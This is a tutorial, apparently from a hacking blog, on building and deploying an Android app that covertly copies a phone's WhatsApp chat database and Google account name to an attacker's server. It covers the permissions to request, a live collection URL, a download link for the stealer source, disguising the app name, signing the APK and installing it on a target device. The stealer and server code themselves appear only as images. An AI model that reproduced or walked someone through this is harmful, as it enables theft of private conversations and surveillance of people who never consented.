Whatsapp ?your LAST SEEN wasn't my fault..

|| Sir I want to hack whatsapp chat ? Please give me a tutorial link :P

This question made me to write this simple POC tutorial to hack/steal whatsapp chats

from any android mobile (in intial level), so as we know whatsapp is one of the very famous chat messenger used in mobile this days, recently acquired by facebook

if you don't know then here is short information on whatsapp chat database mechanism,the WhatsApp chat database is saved on the **SD card** which can be read by any Android application if the user allows it to access the **SD card**, as we know people use many apps, games so its very easy steal whatsapp chats database file from **SD card** using any android malware app/stealer app. now lets directly make a simple stealer to steal database, you can find whatsapp database in your SD card>Whatsapp>Database folder named as **msgstore.db.crypt5**

I tried to make this tutorial very noob friendly so things we need to make a stealer

Andorid SDK Toolkit (Download here: https://developer.android.com/sdk/)


A stealer CODE :P

A PHP script to grab database and store on server


(Basic Sample Source code Download here: https://www.mediafire.com/?0f9xnv27oan7qku)

And of course brain

I assume you know how to setup your android toolkit , so just open eclipse and now its time to import our android source code into eclipse for compiling it. Now just go to FILE MENU in eclipse and click on IMPORT button, and select **Android > Existing Android Code Into Workspace**.



Now Click on next and in root directory tab browse your android source code file folder which you have downloaded and click on finish.



Root Directory: C:\Users\Mohit\Desktop\WAS

Projects:


Project to Import	New Project Name
☑ C:\Users\Mohit\Desktop\WAS	WAS

□ Copy projects into workspace

□ Add project to working sets

Working sets:

Now just go to Package Explorer in left side you expand your project tree , and double click on AndroidManifest.xml file, in this file we define permission for app , like network access permission , file or SD card access permission etc .



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="in.mohit.was"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.GET_ACCOUNTS" />

    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="17" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="in.mohit.was.MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

0 errors, 1 warning, 0 others

Now as you can see here we have basically taken 3 permissions

READ_EXTERNAL_STORAGE (to read SD card and steal database file from whatsapp>Database folder)


INTERNET (will use internet to send file to server)

GET_ACCOUNTS (will get google account name used by android phone)

now just go to SRC in package explorer and you can see source code there which will be used to steal database

now before compiling our app we need to upload our database grabber php script in server and use that php script path in our app .so just upload script in server save that as anyname.php ,for me my script url is

http://whatsapp123q.byethost16.com/wp.php so now you replace your PHP script path with my path in android app like this , go to res>values>string.xml now click on ur1 string and change your script url , you can also change app_name string to spoof app name in installed apps ;)



@Strings@, with optional simple formatting, can be stored and retrieved as resources. You can add formatting to your string by using three standard HTML tags: b, i, and u. If you use an apostrophe or a quote in your string, you must either escape it or enclose the whole string in the other kind of enclosing quotes.

Name url1

Value* http://r /wp.php?n=

0 errors, 1 warning, 0 others


for main source code

2nd click on this

3rd change your path with your uploaded php file path


1st open this to change server path

Now again go to to file> export and export it as android application



Select an export destination:

Before compiling a app/apk we will need to make a **keystore** , so just make a new one select any location to store that key and ang give a name , also give any pass like , I given name wp stored key in desktop , and pass **123456789.**



Keystore selection


○ Use existing keystore
● Create new keystore

Location: C:\Users\Mohit\Desktop\wp

Password: ●●●●●●●●●

Confirm: ●●●●●●●●●

Now in next tab give any alias name , pass any of your choice,validity should be **25**, other details according to you.



Key Creation

Alias: Mohit

Password: ●●●●●●●●●

Confirm: ●●●●●●●●●

Validity (years): 25

First and Last Name: mohit

Organizational Unit:


Organization: ERIS

City or Locality: Raipur

State or Province: India

Country Code (XX):

Now in next tab select location to save apk file , and save as something.apk and click on finish.




Export Android Application

Destination and key/certificate checks

Destination APK file: C:\Users\Mohit\Desktop\wapstealer.apk


Certificate expires in 25 years.


Now just use this apk file in any android mobile install it and open it , when GPRS(internet) mode is on it will start sending your whatsapp database file to your server ,it may take time depending on database file size and internet speed



WAS

Installing...






WAS

whatsapp poc by mohit

Loading, please wait...

Loading Application, please wait...

Now lets check our server for whatsapp database file .



New dir | New file | Upload | Java Upload

